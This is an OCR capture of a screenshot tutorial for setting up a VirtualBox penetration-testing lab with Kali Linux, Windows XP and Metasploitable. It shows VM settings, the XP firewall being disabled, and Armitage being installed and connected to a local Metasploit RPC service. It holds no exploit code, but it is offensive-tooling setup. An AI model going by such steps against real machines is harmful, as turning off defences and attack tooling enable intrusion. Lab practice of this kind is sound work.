:


File
Machine
Help
Tools
New
Settings
Discard
Start
Vagrant
Pentesting Lab
kali-linux-2022.3-virtualbox-amd64 (Gud gud)
Powered Off
winxp (CLean Install)
Powered Off
metasploitable (Clean Install)
Powered Off
Oracle DB Developer VM
Powered Off
General
Name: winxp
Operating System: Windows XP (32-bit)
Groups: Pentesting Lab
System
Base Memory: 1024 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging
Display
Video Memory: 18 MB
Graphics Controller: VBoxVGA
Remote Desktop Server: Disabled
Recording: Disabled
Preview
winxp
Storage
Controller: IDE
IDE Primary Device 0: winxp.vdi (Normal, 10.00 GB)
IDE Secondary Device 0: [Optical Drive] VBoxGuestAdditions.iso (60.92 MB)
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 T Server (NAT Network, 'NatNetwork')
USB
USB Controller: OHCI
Device Filters: 0 (0 active)
Shared folders



General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
System
Motherboard
Processor
Acceleration
Base Memory:
1024 MB
4 MB
32768 MB
Boot Order:
Floppy
Optical
Hard Disk
Network
Chipset:
PIIX3
Pointing Device:
USB Tablet
Extended Features:
Enable I/O APIC
Enable EFI (special OSes only)
Hardware Clock in UTC Time
OK
Cancel



General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
System
Motherboard
Processor
Acceleration
Processor(s):
1
1 CPU
16 CPUs
Execution Cap:
100%
1%
100%
Extended Features:
Enable PAE/NX
Enable Nested VT-x/AMD-V
OK
Cancel



General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Display
Screen
Remote Display
Recording
Video Memory:
18 MB
0 MB
128 MB
Monitor Count:
1
1
8
Scale Factor:
All Monitors
100%
Min
Max
Graphics Controller:
VBoxVGA
Acceleration:
Enable 3D Acceleration
OK
Cancel



- Disabling Windows firewall .


Admin
Internet
Internet Explorer
E-mail
Outlook Express
MSN
Windows Media Player
Windows Messenger
Command Prompt
Tour Windows XP
Files and Settings Transfer Wizard
All Programs
My Documents
My Recent Documents
My Pictures
My Music
My Computer
Control Panel
Set Program Access and Defaults
Printers and Faxes
Help and Support
Search
Run...
Log Off
Turn Off Computer
Your computer might be at risk
· No firewall is turned on
· Antivirus software might not be installed
Click this balloon to fix this problem.
Recycle Bin
start
1:21 PM


Control Panel
File Edit View Favorites Tools Help
Back
Search
Folders
Address
Control Panel
Go
Control Panel
Switch to Category View
See Also
Windows Update
Help and Support
Accessibility Options
Add Hardware
Add or Remov...
Administrative Tools
Automatic Updates
Date and Time
Display
Folder Options
Fonts
Game Controllers
Internet Options
Keyboard
Mouse
Network Connections
Network Setup Wizard
Phone and Modem ...
Power Options
Printers and Faxes
Regional and Language ...
Scanners and Cameras
Scheduled Tasks
Security Center
Sounds and Audio Devices
Speech
System
Taskbar and Start Menu
User Accounts
Windows Firewall
Wireless Network Set...
start
Control Panel
1:21 PM




3. Updating and installing


On Kali VM :

- sudo su
- apt-get update && apt-get upgrade –y
- apt-get install armitage –y


Start Postgres service.


1 2 3 4
6:26
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
armitage
[*] Starting msfrpcd for you.
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by sleep.engine.atoms.ObjectAccess (file:/usr/sh
ang.ProcessImpl.getErrorStream()
WARNING: Please consider reporting this to the maintainers of sleep.engine.atoms.Ob
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective
WARNING: All illegal access operations will be denied in a future release
[*] MSGRPC starting on 127.0.0.1:55553 (NO
[*] MSGRPC ready at 2022-11-27 06:24:49 -05
(root㉿kali)-[/home/kali]
#
root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
(root㉿kali)-[/home/kali]
service postgresql start
(root㉿kali)-[/home/kali]
#


Connect.



root@kali: /home/kali
File Actions Edit View Help
(kali㉿kali)-[~]
$ armitage
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
[*] I will use /home/kali/armitage-tmp as a working directory
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
armitage
Connect...
Host
127.0.0.1
Port
55553
User
msf
Pass
****
Connect
Help

Yes.

